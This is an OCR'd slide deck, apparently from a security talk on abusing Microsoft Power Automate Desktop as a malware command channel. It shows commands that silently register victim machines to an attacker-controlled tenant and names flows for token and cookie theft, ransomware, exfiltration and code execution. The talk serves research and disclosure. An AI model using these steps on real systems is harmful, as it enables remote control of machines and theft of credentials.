

Office

Office cloud services



Windows 11

User: NT Service\UIFlowService




On



Windows 11

User: NT Service\UIFlowService



On-Prem | MS cloud

Corp
network
boundary



Windows 11

User

NT Service\UIFlowService




Power Automate



Machine Runtime

On-Prem MS cloud



outbound conn



Azure Service Bus



Office

Office cloud services

Corp
network
boundary



Windows 11

User

NT Service\UIFlowService



Power Automate



Machine Runtime

outbound conn



Azure Service Bus



Office

Office cloud services

On-Prem MS cloud

Your machines

Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

[Machines](#) [Machine groups](#) [VM images \(preview\)](#)

Machine name ↑ ▾	Descrip... ▾	Version	Group ▾	Status	Flows run...	Flows que...	Ac... ▾	Own
hi	—	2.20.141.22151	—	✖ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✓ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✓ Connected	0	—	Owner	

Run from cloud

The screenshot shows the Microsoft Power Automate interface. At the top, there is a blue header bar with a white icon of a hand pointing up, followed by the text "Manually trigger a flow". To the right of this are three small icons: a question mark, three dots, and a close button.

A large downward-pointing arrow is positioned between the first header and the second one.

The second header is also blue and features a white icon of a computer monitor with a keyboard, followed by the text "Desktop flows". To its right are a question mark icon, a close button, and a search bar containing the placeholder text "Search connectors and actions".

Below the search bar, there are two tabs: "Triggers" and "Actions". The "Actions" tab is currently selected, indicated by a blue underline. To the right of these tabs is a "See more" link.

Under the "Actions" tab, there are two items listed:

- Run a flow built with Power Automate for desktop** PREMIUM (i)
Desktop flows
- Run a flow built with Selenium IDE** PREMIUM (i)
Desktop flows

Task status

Desktop flow runs

Here's a quick overview of the desktop flows you have running. [Learn more](#)



Requested ↓ ▾	Desktop flow ▾	Status ▾	Run start ▾	Run mode ▾
Jul 6, 12:48 PM (6 d ago)	GetPowerAutomateToken	Succeeded	Jul 6, 12:48 PM (6 d ago)	Local attended
Jun 30, 10:27 AM (1 wk ago)	TheCookieMonster	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 30, 10:27 AM (1 wk ago)	GetPowerAutomateToken	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 22, 02:55 PM (2 wk ago)	GetPowerAutomateToken	Succeeded	Jun 22, 02:55 PM (2 wk ago)	Local attended
Jun 19, 04:10 PM (3 wk ago)	GetPowerAutomateToken	Succeeded	Jun 19, 04:10 PM (3 wk ago)	Local attended
Jun 19, 03:58 PM (3 wk ago)	GetPowerAutomateToken	Succeeded	Jun 19, 03:58 PM (3 wk ago)	Local attended
Jun 19, 03:55 PM (3 wk ago)	GetPowerAutomateToken	Failed	Jun 19, 03:54 PM (3 wk ago)	Local attended



Windows 11

User

NT Service\UIFlowService



Machine Runtime

outbound conn



Azure Service Bus



Office



Office cloud services

On-Prem MS cloud




Windows 11

User: NT Service\UIFlowService



On-Prem | MS cloud



Office

Office cloud services




public key



Windows 11

User: NT Service\UIFlowService



Machine Runtime




private
key




On-Prem | MS cloud

outbound conn



Azure Service Bus



Office

Office cloud services




public
key




RCE as a Service
Repurpose RPA to power malware ops

Recall our wish list



Hello Pwntoso



Azure Active Directory admin center

Dashboard > Pwntoso > Switch tenant >

Create a tenant

Azure Active Directory

Power Automate

Search for helpful reso...

New machine ... Search

Machines

Check the real-time health and status of your machines and the desktop flows running on them.

[Learn more](#)

Machines Machine groups ...

Pwntoso ✓

pwntoso ✓ pwntoso.onmicrosoft.com

United States ✓

✓ Datacenter location - United States

Datacenter location is based on the country/region selected above.

You haven't set up a machine yet


Select +New machine to start using Power Automate for desktop and desktop flows. [Learn more](#)

+New machine

< Previous Next : Review + create >

Register victim machines

Can we avoid
the UI?



Sign in to Microsoft Power Automate


It's quicker and easier than ever to automate with the new intuitive Power Automate. Use prebuilt drag-and-drop actions or record your own flows to replay later.

hi@pwntoso.onmicrosoft.com

Sign in

Register victim machines

Can we avoid
the UI?
Sure!



The screenshot shows a Windows Command Prompt window titled "Select Administrator: Command Prompt". It contains two command lines:

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force

C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach
inegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
*****
```

To the right of the command prompt is a Microsoft documentation page titled "Silently register a new machine". The page includes a sidebar with navigation links and a main content area with the following text:

Silently register a new machine

To register silently your machine in Power Automate with the service principal account, use the register operation **-register** with the following arguments: Connection arguments (for service principal account):

1. Applicationid: The application to use.
2. Clientsecret: The secret of the applicationid (you can also use the certificateThumbprint). This input isn't expected to be specified as an input to the command line. See "Secure input" section to see options you can choose to provide it.
3. Tenantid: The tenant identifier to use.

Machine registration arguments:

1. Environmentid (optional): The environment where the machine will be registered. If

Hello new machine

Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

[Machines](#) [Machine groups](#) [VM images \(preview\)](#)

Machine name ↑ ↓	Descrip... ▾	Version	Group ▾	Status	Flows run...	Flows que...	Ac... ▾	Own
hi	—	2.20.141.22151	—	✖ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✓ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✓ Connected	0	—	Owner	

Admin required



How to use the Machine registration App?

1. Open Start menu
2. Search for command prompt (or PowerShell) and then **run it as the administrator**
3. Change the directory to the Power Automate install folder (by default: C:\Program Files (x86)\Power Automate)

```
ca: Select Administrator: Command Prompt
```

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-aeb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force

C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmachinegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
*****
```

Admin NOT required



powershell (running as ZN-WIN-URIELZ\PADUser)

```
PS C:\Program Files (x86)\Power Automate Desktop> echo "NTM8Q~OFTJu790grvmZk.2_shzgX2Wiyeation.Silent.exe -register -applicationid d1872c72-0ba3-43b4-9550-2915290d17d2 -clientsec e-96c5-86bb77b4d9bf -force -environmentid 53e866a5-4934-edac-8062-7b7b2a19dd47
PS C:\Program Files (x86)\Power Automate Desktop>
```

PADUser
Local account

```
PS C:\Program Files (x86)\Power Automate Desktop> net user PADUser
User name                      PADUser
Full Name
Comment
User's comment
Country/region code            000 (System Default)
Account active                 Yes
Account expires                Never

Password last set             13/07/2022 0:25:57
Password expires               Never
Password changeable           13/07/2022 0:25:57
Password required              No
User may change password      Yes


Workstations allowed          All
Logon script
User profile
Home directory
Last logon                     13/07/2022 8:17:40

Logon hours allowed           All

Local Group Memberships        *Users
Global Group memberships       *None
The command completed successfully.

PS C:\Program Files (x86)\Power Automate Desktop>
```

Manually trigger a flow



Desktop flows

Triggers Actions

Run a flow built with Power Automate for desktop PREMIUM

Run a flow built with Selenium IDE PREMIUM

Run a flow built with Power Automate for desktop

* Desktop flow Select an item

* Run Mode + Create a new desktop flow

Show advanced options

StealPowerAutomateToken


Ransomware

StealCookie

Exfil

CodeExec

Cleanup



Desktop flows

